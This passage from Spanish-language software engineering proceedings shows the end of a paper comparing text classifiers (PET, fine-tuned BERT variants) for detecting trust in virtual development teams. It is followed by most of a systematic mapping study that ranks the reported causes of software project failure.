El método PET, con sus distintas variantes según modelo de lenguaje usado, está basado en los novedosos métodos de clasificación de texto que usan ingeniería de promting. Estos métodos utilizan grandes modelos de lenguaje, entrenados con grandes corpus de texto, e intentan ser muy efectivos en la definición del contexto de clasificación mediante el uso de prompts.

Tabla 1. Performance de los métodos y modelos de lenguaje para análisis de confianza.

Método	Modelo de Lenguaje	Precision	Recall	F1	Accuracy
Naïve Bayes		0,70	0,55	0,60	0,65
Perceptrón MC		0,70	0,69	0,69	0,68
Patter Exploiting Training - PET	BERT	0.75	0,84	0,78	0,78
	BERT-ML	0.83	0,89	0,85	0,85
	BETO	0.89	0,95	0,87	0,88
	XLM-ROBERTA	0.83	0,84	0,82	0,83
Fine-tuning	BERT-QA	0,82	0,85	0,83	0,86
	BERT-ML	0,76	0,81	0,79	0,82
	BETO	0,78	0,91	0,84	0,86
	BERT-NER	0,83	0,85	0,40	0,87

El método PET obtiene, en general, mejores resultados que las demás alternativas. Dentro de las distintas variantes de PET, la que usa el modelo de lenguaje BETO es la que obtiene valores más altos. Esta variante obtiene un *F1* de 0.87 el cual es considerado un desempeño muy bueno.

Finalmente, los modelos de lenguaje a los que se le aplicó el método Fine-tuning, cuyos resultados son extraídos del artículo de Zapata et al. [21], obtienen buenos desempeños, especialmente la variante BETO que alcanza un *F1* de 0.84.

Se observa que cuando se usa BETO como modelo de lenguaje se alcanza el mejor resultado, tanto en el método PET como en Fine-tuning, para la métrica *F1*. Es probable que esto se deba a que BETO fue entrenado solo con corpus de texto en español.

6 Conclusiones

Hay un consenso mayoritario en la comunidad científica respecto que la confianza en equipos virtuales de desarrollo de software es un factor relevante en la efectividad del desempeño de tales equipos.

Una forma de detectar confianza es analizando las interacciones textuales, registradas en repositorios de software, de los miembros del equipo de trabajo mientras se desarrolla el software.

Este trabajo realiza un aporte para instrumentar mecanismos automáticos que permitan evidenciar confianza basados en datos textuales. Para ello presenta un conjunto de métodos de clasifiación de texto con sus respectivas métricas de desempeño.

Se alcanzan niveles aceptables de eficacia de los clasificadores que nos permiten avizorar que es posible definir un proceso de medición de confianza en EVDS basados en los clasificadores de textos analizados.

Esta medición sería de gran utilidad para los líderes de proyectos de software quienes podrían tomar decisiones fundadas destinadas a la mejora del ambiente de trabajo de tales equipos. Esto es especialmente importante bajo el paradigma de desarrollo ágil, actualmente imperante, en donde las personas y sus interacciones son más importantes que los procesos y las herramientas.

7 Referencias

1. Koggalahewa, L., & Wijayanayake, J. (2018, February). Coordination and control in virtual teams in software industry. International Research Conference on Smart Computing and Systems Engineering-SCSE 2018.
2. Dulebohn, J. H., & Hoch, J. E. (2017). Virtual teams in organizations. Human resource management review, 27(4), 569-574.
3. Henderson, L. S., Stackman, R. W., & Lindekilde, R. (2016). The centrality of communication norm alignment, role clarity, and trust in global project teams. International journal of project management, 34(8), 1717-1730.
4. Horwitz, F. M., Bravington, D., & Silvis, U. (2006). The promise of virtual teams: identifying key factors in effectiveness and failure. Journal of European Industrial Training, 30(6), 472-494.
5. Ghavifekr, S., Kunjappan, T., Ramasamy, L., & Anthony, A. (2016). Teaching and Learning with ICT Tools: Issues and Challenges from Teachers' Perceptions. Malaysian Online journal of educational technology, 4(2), 38-57.
6. Capretz, L. F., & Ahmed, F. (2010). Making sense of software development and personality types. IT professional, 12(1), 6-13.
7. Cockburn, A., & Highsmith, J. (2001). Agile software development, the people factor. Computer, 34(11), 131-133.
8. Graziotin, D., Wang, X., & Abrahamsson, P. (2014). Happy software developers solve problems better: psychological measurements in empirical software engineering. PeerJ, 2, e289.

9. Novielli, N., Calefato, F., & Lanubile, F. (2014, November). Towards discovering the role of emotions in stack overflow. In Proceedings of the 6th international workshop on social software engineering (pp. 33-36).
10. Ortu, M., Destefanis, G., Counsell, S., Swift, S., Tonelli, R., & Marchesi, M. (2017). How diverse is your team? Investigating gender and nationality diversity in GitHub teams. Journal of Software Engineering Research and Development, 5, 1-18.
11. Greenberg, P. S., Greenberg, R. H., & Antonucci, Y. L. (2007). Creating and sustaining trust in virtual teams. Business horizons, 50(4), 325-333.
12. Boon, S. D., & Holmes, J. G. (1991). The dynamics of interpersonal trust: Resolving uncertainty in the face of risk. Cooperation and prosocial behavior, 190, 211.
13. Arora, R., & Garg, A. (2018). Analysis of software repositories using process mining. In Smart Computing and Informatics: Proceedings of the First International Conference on SCI 2016, Volume 2 (pp. 637-643). Springer Singapore.
14. Güemes-Peña, D., López-Nozal, C., Marticorena-Sánchez, R., & Maudes-Raedo, J. (2018). Emerging topics in mining software repositories: Machine learning in software repositories and datasets. Progress in Artificial Intelligence, 7, 237-247.
15. Ozbas-Caglayan, K., & Dogru, A. H. (2013, October). Software repository analysis for investigating design-code compliance. In 2013 Joint Conference of the 23rd International Workshop on Software Measurement and the 8th International Conference on Software Process and Product Measurement (pp. 231-234). IEEE.
16. Lee, H., Seo, B. K., & Seo, E. (2013, June). A git source repository analysis tool based on a novel branch-oriented approach. In 2013 International Conference on Information Science and Applications (ICISA) (pp. 1-4). IEEE.
17. Sayago-Heredia, J., Pérez-Castillo, R., & Piattini, M. (2021). A systematic mapping study on analysis of code repositories. Informatica, 32(3), 619-660.
18. Zapata, S., Barros-Justo, J. L., Matturro, G., & Sepúlveda, S. (2021). Measurement of interpersonal trust in virtual software teams: A systematic literature review. INGENIARE-Revista Chilena de Ingeniería, 29(4).
19. Nugroho, K. S., Sukmadewa, A. Y., & Yudistira, N. (2021, September). Large-scale news classification using bert language model: Spark nlp approach. In Proceedings of the 6th International Conference on Sustainable Information Engineering and Technology (pp. 240-246).
20. Uddin, G., Guéhénuc, Y. G., Khomh, F., & Roy, C. K. (2022). An empirical study of the effectiveness of an ensemble of stand-alone sentiment detection tools for software engineering datasets. ACM Transactions on Software Engineering and Methodology (TOSEM), 31(3), 1-38.
21. Zapata, S., Gallardo, F., Sevilla, G., Torres, E., & Forradellas, R. (2023). Trust evaluation in virtual software development teams using BERT-based language models. Journal of Computer Science and Technology, 23(1), e04-e04.
22. Sahami, M., Dumais, S., Heckerman, D., & Horvitz, E. (1998, July). A Bayesian approach to filtering junk e-mail. In Learning for Text Categorization: Papers from the 1998 workshop (Vol. 62, pp. 98-105).

23. Domingos, P., & Pazzani, M. (1997). On the optimality of the simple Bayesian classifier under zero-one loss. Machine learning, 29, 103-130.
24. Bayona, G. A. T., & Salcedo, I. A. L. (2012). Evaluación de las redes neuronales artificiales perceptrón multicapa y fuzzy-artmap en la clasificación de imágenes satelitales. Ingeniería, 17(1), 61-72.
25. Giray, L. (2023). Prompt engineering with ChatGPT: a guide for academic writers. Annals of biomedical engineering, 51(12), 2629-2633.
26. Chang, E. Y. (2023, March). Prompting large language models with the socratic method. In 2023 IEEE 13th Annual Computing and Communication Workshop and Conference (CCWC) (pp. 0351-0360). IEEE.
27. Sánchez Mascarell, M. (2021). Clasificación de textos basado en los modelos pre-entrenados BERT (Doctoral dissertation, Universitat Politècnica de València).
28. Devlin, J., Chang, M. W., Lee, K., & Toutanova, K. (2018). Bert: Pre-training of deep bidirectional transformers for language understanding. arXiv preprint arXiv:1810.04805.
29. Pires, T., Schlinger, E., & Garrette, D. (2019). How multilingual is multilingual BERT?. arXiv preprint arXiv:1906.01502.
30. Cañete, J., Chaperon, G., Fuentes, R., Ho, J. H., Kang, H., & Pérez, J. (2023). Spanish pre-trained bert model and evaluation data. arXiv preprint arXiv:2308.02976.
31. Pant, K., & Dadu, T. (2020). Cross-lingual inductive transfer to detect offensive language. arXiv preprint arXiv:2007.03771.

Razones de Fracaso de Proyectos de Software: un Mapeo Sistemático

Barboza Héctor Emanuel[1], Balas José[1], Antonelli Leandro[2], Thomas Pablo[3]

[1] Facultad de Informática, UNLP.
[2] Lifia, Facultad de Informática, UNLP. CAETI - Facultad de Tecnología Informática - Universidad Abierta Interamericana
[3] Instituto de Investigación en Informática (III-LIDI). Facultad de Informática, UNLP Centro Asociado CIC.
La Plata, Buenos Aires, Argentina.
{leandro.antonelli, pthomas}@lidi.info.unlp.edu.ar

Abstract. Existen varios motivos para que un proyecto de desarrollo de software se considere fracasado, y durante años se buscaron esos motivos. Como tal, se ha convertido en un tema de interés por varios investigadores y empresas que se dedican al desarrollo de software. En esta investigación se ha planteado realizar un mapeo sistemático o systematic mapping (SM, por sus siglas en inglés), tendiente a exponer diferentes causas de fracaso, que tienen los proyectos de software. Se encontró que los factores detallados en los casos de estudio tienen relación con factores de varias revisiones literarias, lo cual significa que estos factores son recurrentes y/o comunes.

Keywords: fracasos de proyectos de software, proyectos de gestión de software, éxito de proyectos de software, causas de fracaso de proyectos, factores críticos de fracaso.

1 Introduction

Las altas tasas de fracaso de los proyectos de desarrollo de software [8, 13] continúan preocupando a las organizaciones. Esta situación ha sido motivo para la disciplina durante décadas, lo que ha motivado a muchos investigadores a estudiar exhaustivamente los fracasos de los proyectos. Debido a la inmaterialidad del software, existe un problema de visualización que es fuente de muchos posibles fallos. La creciente complejidad e incertidumbre de los proyectos y los procesos de desarrollo de sistemas contemporáneos son un desafío para el fracaso de los proyectos de software [8]. La incertidumbre se genera a causa de una situación mal definida y falta de restricciones [11], es desconocido y sólo se puede reducir [33]. Es necesario comprender mejor los proyectos de software como iniciativas cada vez más complejas y complementar la investigación existente con enfoques que atiendan y analicen estos procesos complejos.

Muchos factores contribuyen a que un proyecto sea considerado como exitoso o fracasado [5]. Los motivos por los cuales los proyectos fracasan, se los conoce como Factores Críticos de Fracaso (FCF) [1]. Estos motivos son importantes conocerlos porque permite concentrar los esfuerzo del equipo para evitarlos. También, es habitual encontrar que un mismo proyecto sea considerado un éxito por unos y un fracaso por otros, ya sea el propietario, project manager, desarrolladores, contratistas, usuarios, etc. [11] Durante años, estas investigaciones fueron un tema de interés para prevenir futuros problemas y para encontrar la fórmula y las formas para garantizar el éxito de un proyecto [4]. Tanto el éxito como el fracaso se estudian intensamente en la literatura de gestión de proyectos informáticos, de sistemas, de software, entre otras.

Basado en la metodologías de mapeo sistemática, se identificaron, analizaron e incluyeron 37 artículos y trabajos relevantes de estos últimos años que resumen cuáles son esos factores para que un proyecto de software fracase. Este documento está estructurado de la siguiente manera. En la sección 2 se resume la metodología de mapeo sistemático para detectar los factores críticos de fracaso; los resultados y la discusión se desarrollan en las secciones 3 y 4. Finalmente, la sección 5 presenta las conclusiones y trabajos futuros.

2 Metodología de Investigación

Para alcanzar el objetivo propuesto, el presente estudio utilizó la metodología de mapeo sistemático propuesta en [17], el cual es un método útil para construir clasificaciones y obtener información sobre el conocimiento existente en una temática específica.

2.1 Pregunta de Investigación

La idea fue recopilar la mayor cantidad posible de literatura relevante y tratar de presentar una evaluación justa de un tema de investigación utilizando una metodología que ofrezca una visión panorámica y general, sin entrar en detalles profundos, del estado en un área amplia. La principal pregunta de investigación es:

RQ1: *¿Por qué fracasan los proyectos de software en la actualidad?*

Así el objetivo es encontrar una respuesta para conocer cuales son aquellos motivos.

2.2 Proceso de Búsqueda

Primero, se identificaron los principales motores de búsqueda donde se suben artículos, conferencias, libros, revistas científicas, etc. En base a nuestro criterio consideramos los más relevantes y de alta calidad como ResearchGate, Scielo, Google Scholar, ScienceDirect, entre otras. Se seleccionaron y ordenaron los artículos por

relevancia y años. En la búsqueda se usaron alguna de las siguientes palabras claves o cadena de búsqueda, tanto en inglés como en español: *"failures", "critical factors of failure", "factors of failure", "causes of failure", "software fails", "software project failure",* entre otras. En algunos casos, sumado a siglas y sinónimos como *"IS" (Information System), ERP (Enterprise Resource Planning),"IT"(Information Technology), o "ISD" (Information System Development).*

2.3 Criterios de inclusión y exclusión

En la Tabla 1, se detallan los criterios de inclusión y de exclusión, considerados en este trabajo.

Table 1. Tabla de Criterios de inclusión y exclusión .

Criterios de Inclusión	Criterios de Exclusión
• Artículos publicados en las plataforma • Se incluyen revisiones sistemáticas de literaturas previas • Los artículos deben contener términos que coincidan con los definidos en la búsqueda • Los trabajos incluyen el término fracaso ya sea en el título, en el resumen o en la conclusión. • Artículos en idiomas inglés o español. • Trabajos relacionados a: IT, IS y ISD, ERP	• Se excluyen libros o ensayos • Se excluyen trabajos finales o tesis de grados o postgrados • Artículos duplicados • Se excluyen artículos publicados previamente al año 2020 • Se excluyen fracasos de proyectos fuera del desarrollo de software.

3 Resultados

La búsqueda dió como resultado aproximadamente 1540 artículos potencialmente relevantes. De estas, 37 publicaciones fueron consideradas primarias porque cumplieron con nuestros criterios. Los resultados que se detallan en Tabla 2, arrojaron artículos relacionados únicamente con el fracaso, éxito, o ambos, en proyectos de desarrollo de software de diversos tipos. Esto se debe a que algunos autores estudian lo que se debe hacer y otros lo que no se debe hacer para llegar al éxito de un proyecto.

Table 2. Enfoque de tema

Enfoque del tema	N° de Estudios	Porcentaje	Ref. Articulo
Factores de exito	6	16.22%	23,29,32,34,39,40
Factores de fracaso	11	29.73%	2,8,16,18,19,20,21,22,30,33,41
Ambos factores	14	37.83%	1,4,5,6,7,11,13,14,24,25,26,27,31,35
Otros temas que involucran el fracaso	6	16.22%	9,15,28,36,37,38
Total	37	100 %	

Se analizó el título y el resumen (abstract) para saber si se considera dentro de este trabajo. Ambas miradas, dependiendo del abstract o conclusiones que se sacan, se pusieron en consideración para hacer una contribución más enriquecedora y centrada en el fracaso. Se centró en artículos recientes y actuales, considerando un rango de fechas de publicaciones del año 2020 en adelante, es decir en estos últimos 4 años. A continuación en la Tabla 3 se pueden ver los trabajos encontrados con información sobre el enfoque metodológico, si es cualitativo o cuantitativo y a qué sectores o tipos proyectos considera.

Table 3. Detalle de artículos incluidos

Ref. Art.	Enfoque Metodológico	Tipo de investigación	Tipo de Proyectos
1	Revisión literaria y estudio teórico	Cualitativa	En general IT
2	Análisis teórico y estudio empírico	Cualitativa	En general IT
4	Estudio empirico	Cualitativa	En general IT
5	Estudio empirico	-	En general IT
6	Estudio empírico	Mixto	ERP, CRM y IT
7	Estudio empírico y revisión de datos	Cuantitativo	IT, ERP, IS, ISD, CR, Ágiles y otras metodologías
8	Revision literaria	Cualitativo	En general ágiles y ISD
9	Análisis teórico y crítico	-	En general IT
11	Revision literaria	Cualitativo	En general IT
13	Estudios empíricos	Mixto	Todo tipos
14	Revisión literaria / compilación y síntesis de estudios previos	Cualitativo	Todo tipos
15	Estudio teórico	Cualitativo	Empresarial en general
16	Estudio de caso	Cualitativo	En particular ERP, CRM y aplicaciones empresariales
18	Estudio teorico	Cualitativo	IT, IS, ISD
19	Revision literaria	Cualitativo	Todos los tipos
20	Análisis empírico y revisión literaria	Mixto	Ágiles y en general IT
21	Estudio de caso	Cualitativo	Software en particular
22	Revision literaria	Mixto	Especificamente ERP
23	Estudio empírico	Cuantitativa	Agilidad aplicable en sectores como IT y IS
24	Estudio empírico	-	Todos
25	Estudio empírico	Cuantitativo	En general IT
26	Revision literaria	Cualitativo	En general IT y Agilidad
27	Revision literaria	Cualitativo	Todos tipos
28	Revision literaria	Cualitativo	Agilidad
29	Estadio empirico	Cuantitativo	Agilidad
30	Estudio empírico	Cualitativo	Todo tipo
31	Revision literaria	Cualitativo	En general IT
32	Estudio empirico	Cuantitativo	Global Software Development
33	Estudio teorico	-	En general IT
34	Revision literaria	Cualitativo	En general IT en Industria 4.0


35	Estudio empirico	Cuantitativo	Agilidad
36	Estudio empirico	Cuantitativo	En general IT y Requisitos
37	Revision literaria	Cualitativa	Todo tipos
38	Revision literaria	Cualitativa	En general IT
39	Estudio empírico	Cuantitativo	Todo tipos
40	Revision literaria	Cualitativa	Todo tipos
41	Estudio empirico	Mixto	Todo tipos

Como se puede observar hay muchas revisiones literarias que analizan y sintetizan el conocimiento existente de estudios previos; y estudios empíricos que se basan en recopilación de datos de la vida real, ya sea por encuestas, experimentos o análisis de datos de proyectos. En definitiva se encontró que muchas de las conclusiones de estos artículos no son las mismas, por la variedad de perspectivas, pero son útiles para sacar nuestras conclusiones.

4 Discusión

Los tipos de definiciones de fracasos en proyectos de software se muestran en Fig. 1 donde se observa que hasta el día de hoy, no hay una definición de fracaso explícita y donde los autores coleccionan definiciones de otros autores a través de citas bibliográficas de estudios previos.

Fig. 1. Tipos de definiciones de proyectos de software fracasados



Cuando se realizó la búsqueda bibliográfica, una de las fuentes más citadas en muchos artículos es el famoso Chaos Report de Standish Group que a lo largo de los años, este informe ha sido una referencia clave para entender las tendencias y los factores críticos que influyen en los resultados de los proyectos de software. En el último informe publicado en 2020 [7], quedó demostrado que un alto porcentaje de proyectos de software fueron descartados y cuestionados. El 31,1% de los proyectos están clasificados como fracasados, lo que significa que fueron abandonados o cancelados y el 52,7% se completan por encima del costo, con el tiempo y/o carecen de la funcionalidad prometida. Antes, la referencia que se usaba era el triángulo de hierro o triple restricción [12] para establecer el éxito o no de un proyecto. Pero con el auge de las metodologías ágiles, las partes interesadas tuvieron que fijarse en otros factores que complementen como la satisfacción del cliente, calidad del producto, habilidades

técnicas, etc. Así los objetivos e intereses de las partes interesadas se extienden más allá de esta triple restricción [27].

Es importante destacar que no existe un consenso claro sobre la definición de fracaso (o éxito) de un proyecto [8, 23]. Determinar las razones subyacentes del fracaso aún sigue siendo un tema polémico y que todavía hay mucho que aprender al estudiar el fracaso de un proyecto [41]. La definición de fracaso de un proyecto de software también es importante para elegir los estudios de caso adecuados; sin embargo, es impreciso y variado [13]. Etiquetar un proyecto de exitoso o fracasado puede resultar dificultoso y problemático, porque la definición depende de la persona, del proyecto, del contexto, momento, etc. [1, 11,13], es decir, un fracaso parece ser algo que ha sucedido *"a los ojos de quien lo mira"* [23].

Se encontraron aproximadamente 23 factores de fracaso en esta investigación, algunas similares pero expresadas con otras palabras, donde las siete primeras son consideradas como las más críticas. A continuación, en Tabla 4 se detallan estos resultados obtenidos de la búsqueda.

Table 4. Factores críticos de fracasos detectados en proyectos de software

N°	Factor de fracaso	Ref. Artículo	Cant. estudios	Detalle
F1	Falta de comunicación entre los miembros del equipo	1,2,4,5,8,9,11,13,14,16,19,21,22,23,24,25,27,28,30,31,32, 34,35,36,37,38, 39,40	28	A través del análisis detallado, los autores de [6] sacan la conclusión de que todos los proyectos exitosos se beneficiaron de una excelente comunicación entre los miembros del equipo. Es por ello que la comunicación debe ser efectiva [1, 4, 5, 7]. La hipótesis de [12] es que la confianza de los miembros en el equipo modera la relación de cohesión percibida y éxito del proyecto.
F2	Requisitos incompletos, mal definidos, inadecuada captura, gestión deficiente de requisitos	2,6,7,9,11,13,19,18,21,23,26,32,33,37,40,41	16	Las tareas clave de análisis de requisitos deben practicarse de manera correcta y confiable sin importar qué metodología de desarrollo de sistemas se utilice [41]. Es necesario dar lugar a la implementación de prácticas sólidas para capturar, documentar y gestionar los requisitos del proyecto de manera continua [7]. Se requiere una planificación continua para hacer frente a requisitos nuevos y cambiantes, y las actividades de ingeniería de requisitos se realizan con conceptos compartidos [9].

F3	Cronograma poco realista, mala planificación, falta de planificación adecuada	1,4,13,16,19,23 ,24,27,28,30, 33,35,36,37,40, 41	16	*"Se dice popularmente que no planificar es planificar el fracaso"* [28]. La fase de planificación en un proceso de desarrollo está muy relacionado con los problemas de requisitos, otro factor de fracaso, donde un ingeniero de software reconoce que los requisitos disponibles no son consistentes ni estables [35]. En estudios de [39] la hipótesis plantea una pregunta de investigación sobre cuánto riesgo se evalúa en la planificación del proyecto y cómo se relaciona la planificación con el éxito del proyecto o no. Los resultados muestran que el efecto estimado de la planificación y gestión de riesgos para el éxito es insignificante.
F4	Falta de conocimientos y habilidades necesarias del equipo de trabajo	1,2,6,7,11,16,2 3,26,34,39,40,4 1	12	Gestionar las dificultades técnicas es mucho más sencillo que monitorear a personas sin conocimientos técnicos que tienen sus propias creencias, fortalezas y deficiencias [4,23]. El descuido del papel de los humanos está asociado a este factor, un tema sobre el que hay escasez de investigaciones, a pesar de que tiene una importancia estratégica en los proyectos.
F5	Mala gestión de proyectos en general	2,5,8,14,19,22, 24,30,31,32, 34	11	Es clave la mejora y formación de gestión de proyectos. Las encuestas realizadas en [4] remarcan bastante esto donde la gestión de proyectos es un área en la que se necesita un buen nivel de habilidades donde es clave la capacitación. Las empresas deberían invertir en la capacitación del equipo en prácticas modernas de gestión de proyectos y habilidades blandas tanto a líderes como miembros de equipo para resolver por ejemplo conflictos [5].
F6	Gestión inadecuada del cambio o resistencia al cambio	2,14,16,20,22,2 3,25,26,28,31,3 2	11	El cambio es un problema que puede tener varios efectos en el proyecto de software. No existe una causa fundamental para los cambios, lo que hace que la gestión de cambios sea una tarea desafiante [37]. Otra mal interpretación es que la recuperación de un fracaso o de un fracaso potencial no significa que el proyecto finalmente tendrá éxito según lo previsto en el plan original, sino que el proyecto podrá ofrecer una capacidad funcional dentro de un cronograma y presupuesto revisados que es un subconjunto [41].
F7	Falta de apoyo o compromiso de la alta gerencia.	1,2,7,14,16, 20,22,23,24,27, 41	11	No se puede dejar de enfatizar la importancia de la toma de decisiones como la variable de éxito con la puntuación más alta [27]. El apoyo de la gerencia es importante, pero no es tan decisivo en el éxito de un proyecto, pero la carencia de ello, es totalmente decisivo para que un proyecto fracase [1]. Sobre todo, el liderazgo y comunicación del project manager son absolutamente importantes.

A pesar de que las investigaciones han definido al fracaso de manera muy diferente, o hayan abordado la misma desde perspectivas muy diferentes, hay muchas causas o factores que son comunes. Para que los proyectos sean exitosos, los miembros del equipo deben tomar precauciones para mitigar los riesgos de fracaso del proyecto [6]. La idea es abrir la "*caja negra*" del fracaso y permitir a los individuos dar a conocer y compartir abiertamente sus experiencias. Las experiencias de fracaso proporcionan

una fuente mejorada para la transferencia de aprendizaje. Debido a su componente negativo, en comparación con las historias sobre éxitos, provocan en quienes las escuchan una respuesta motivacional más pronunciada, de modo que las personas elaboran el contenido más activamente como oportunidades de aprendizaje[15].

5 Conclusión y Trabajos Futuros

El presente trabajo realizó un mapeo sistemático de la literatura sobre las razones por las cuales fracasan los proyectos de software en la actualidad. Se consolidaron los factores de fracaso basándose en estudios recientes, se ordenaron estos factores por su importancia y se presentó un ranking junto con recomendaciones para adherirse a las mejores prácticas de desarrollo, gestión de proyectos y calidad. Los desafíos y sugerencias formulados a partir de este estudio pueden utilizarse para mejorar las habilidades y capacidades de las empresas de desarrollo de software.

El enfoque del fracaso de un proyecto de software como un estado final de angustia y situaciones problemáticas es común en varias bibliografías, pero se espera un enfoque más temprano para abordar problemas y generar valor relevante para la práctica. Una propuesta valiosa podría ser idear una metodología de desarrollo cuyos valores y prácticas apunten a los factores identificados en este trabajo.

Como trabajo futuro se pretende estudiar casos específicos, como fracasos en diferentes tipos de desarrollo de software (ágiles o tradicionales), tamaños de proyectos (pequeños, medianos y grandes), estructuras de equipo (jerárquicas, circulares, basadas en procesos, etc.), tipos de equipo (multidisciplinarios, formales o tradicionales), entre otros.

Referencias bibliográficas

1. Lam, ZhingFong & Peña, Marcos. (2023). Los Factores de Fracaso y Éxito en un proyecto de desarrollo de Software. Revista peruana de computación y sistemas. 5. 3-12. 10.15381/rpcs.v5i1.25799.
2. Lauesen, S. (2020). IT project failures, causes and cures. IEEE access, 8, 72059-72067.
3. Peláez Valencia, L. E., Cohuo Ávila, M. A., Toro Lazo, A., Arias Vargas, J. L., Rodríguez Franco, D. E., Gómez Osorno, Y., & Pérez Correa, D. A. (2020). Diseño de un sistema de información que implementa el modelo automatizado para asegurar la calidad de los requerimientos en proyectos de software.
4. Kotowaroo, M. Y., & Sungkur, R. K. (2022). Success and Failure Factors Affecting Software Development Projects from IT Professionals' Perspective. In Soft Computing for Security Applications: Proceedings of ICSCS 2022 (pp. 757-772). Singapore: Springer Nature Singapore.
5. Basirati, Mohammad R. & Otasevic, Marko & Rajavi, Koushyar & Böhm, Markus & Krcmar, Helmut. (2020). Understanding the Relationship of Conflict and Success in Software Development Projects. Information and Software Technology. 126. 106331. 10.1016/j.infsof.2020.106331.

6. Ramírez Mora, Sandra & Oktaba, Hanna & Gomez Adorno, Helena. (2020). Descriptions of issues and comments for predicting issue success in software projects.
7. Standish Group, CHAOS Report (2020). Available at http://www.standishgroup.com/sample_research/chaos_2020.php [Accessed on 15th March 2022].
8. Baghizadeh, Z., Cecez-Kecmanovic, D., & Schlagwein, D. (2020). Review and critique of the information systems development project failure literature: An argument for exploring information systems development project distress. Journal of Information Technology, 35(2), 123-142.
9. Rasheed, A., Zafar, B., Shehryar, T., Aslam, N. A., Sajid, M., Ali, N., ... & Khalid, S. (2021). Requirement engineering challenges in agile software development. Mathematical Problems in Engineering, 2021(1), 6696695.
10. Khalid, A., Butt, S. A., Jamal, T., & Gochhait, S. (2020). Agile scrum issues at large-scale distributed projects: scrum project development at large. International Journal of Software Innovation (IJSI), 8(2), 85-94.
11. Iriarte, C., & Bayona, S. (2020). IT projects success factors: a literature review. International Journal of Information Systems and Project Management, 8(2), 49-78.
12. Imam, H. y Zaheer, MK (2021). Liderazgo compartido y éxito del proyecto: los roles del intercambio de conocimientos, la cohesión y la confianza en el equipo. Revista internacional de gestión de proyectos , 39 (5), 463-473.
13. Nizam, Ali. (2022). Software Project Failure Process Definition. IEEE Access. 10. 10.1109/ACCESS.2022.3162878.
14. Dempsey, M., Geitner, L., Brennan, A., & McAvoy, J. (2021). A review of the success and failure factors for change management. IEEE Engineering Management Review, 50(1), 85-93.
15. Dupleix, María Dolores. (2021). La teoría efectual y el fracaso empresarial. *Innovar*, *31*(81), 139-153. Epub August 03, 2021.https://doi.org/10.15446/innovar.v31n81.95581.
16. Salazar-Fierro, F. A., Guamán-Cupacán, B. R., León-Fernández, C. V., Pineda-Manosalvas, C. A., Reascos-Paredes, I. M., & Herrera-Quispe, J. A. (2023). Fracasos en la implantación de aplicaciones informáticas empresariales: Casos de estudio y sus principales causas. *Revista Colombiana De Computación*, *24*(2), 1–11. Recuperado a partir de https://revistas.unab.edu.co/index.php/rcc/article/view/4663.
17. Petersen, Kai & Vakkalanka, Sairam & Kuzniarz, Ludwik. (2015). Guidelines for conducting systematic mapping studies in software engineering: An update. Information and Software Technology. 64. 10.1016/j.infsof.2015.03.007.
18. Christoph A. Thieme, Ali Mosleh, Ingrid B. Utne, Jeevith Hegde, Incorporating software failure in risk analysis – Part 1: Software functional failure mode classification, Reliability Engineering & System Safety, Volume 197, 2020, 106803, ISSN 0951-8320.
19. Gazem, Adeeb & Thawaba, Abdulaziz. (2024). Review on Characteristics of Software Development Frameworks to Reduce Critical Systems Failures. 7. 10.54582/TSJ.2.2.94.
20. (2023). Failure Factors in Agile Software Projects in SME Orgainzations. Al Bayan Scientific Journal , (7), 225–208. Retrieved from https://journal.su.edu.ly/index.php/bayan/article/view/2360.
21. Ebad, Shouki. (2020). Healthcare software design and implementation-A project failure case. Software: Practice and Experience. 50. 10.1002/spe.2807.
22. Evren Coşkun, Bahar Gezici, Murat Aydos, Ayça Kolukısa Tarhan, Vahid Garousi, ERP failure: A systematic mapping of the literature, Data & Knowledge Engineering, Volume 142, 2022, 102090, ISSN 0169-023X, https://doi.org/10.1016/j.datak.2022.102090.
23. Carlos Tam, Eduardo Jóia da Costa Moura, Tiago Oliveira, João Varajão, The factors influencing the success of on-going agile software development projects, International

Journal of Project Management, Volume 38, Issue 3, 2020, Pages 165-176, ISSN 0263-7863, https://doi.org/10.1016/j.ijproman.2020.02.001.
24. Ali, Israr & Hussaan, Aarij & Adil, Syed. (2020). A Study of The Role of Software Project Manager in the Outcome of the Project.
25. Binboga, Burcu & Altin Gumussoy, Cigdem. (2024). Factors Affecting Agile Software Project Success. IEEE Access. PP. 1-1. 10.1109/ACCESS.2024.3384410.
26. Ortega-Ordóñez, Wilson Alfredo, Pardo-Calvache, César Jesús, & Pino-Correa, Francisco José. (2019). Mapeo sistemático sobre la evaluación de la agilidad en organizaciones de desarrollo de software. Iteckne, 16(1), 64-76. https://doi.org/10.15332/iteckne.v16i1.2162.
27. Robert Hans, Senyeki Marebane, Are software projects evaluated using software teams' success criteria? A systematic literature review, Procedia Computer Science, Volume 219, 2023, Pages 1599-1608, ISSN 1877-0509, https://doi.org/10.1016/j.procs.2023.01.452. (https://www.sciencedirect.com/science/article/pii/S1877050923004635).
28. Lukman, Yusuf & Balkaran, Sanjay & Makiwane, N & Sentiwe, M. (2022). Success and failure of projects: A stakeholder's outlook in the wake of crises. 1-9.
29. Leonor Barros, Carlos Tam, João Varajão, Agile software development projects–Unveiling the human-related critical success factors, Information and Software Technology, Volume 170, 2024, 107432, ISSN 0950-5849, https://doi.org/10.1016/j.infsof.2024.107432. (https://www.sciencedirect.com/science/article/pii/S0950584924000375).
30. Coccia, Mario. (2023). Causes of failures in project management: Analysis and inductive evidence. Qeios. 10.32388/8SGX71.
31. Pejic Bach, Mirjana & Omazić, Mislav & Miloloža, Ivan. (2021). Success determinants of projects of business software implementation: Research framework. Croatian Regional Development Journal. 2. 1-16. 10.2478/crdj-2021-0010.
32. Alqahtani, Jarallah & Siddique, Ansar & Aseere, Ali & Alasiry, Areej & Quadri, Noorulhasan Naveed. (2024). Evaluating Success Factors of Software Project Management in Global Software Development. IEEE Access. PP. 1-1. 10.1109/ACCESS.2024.3360415.
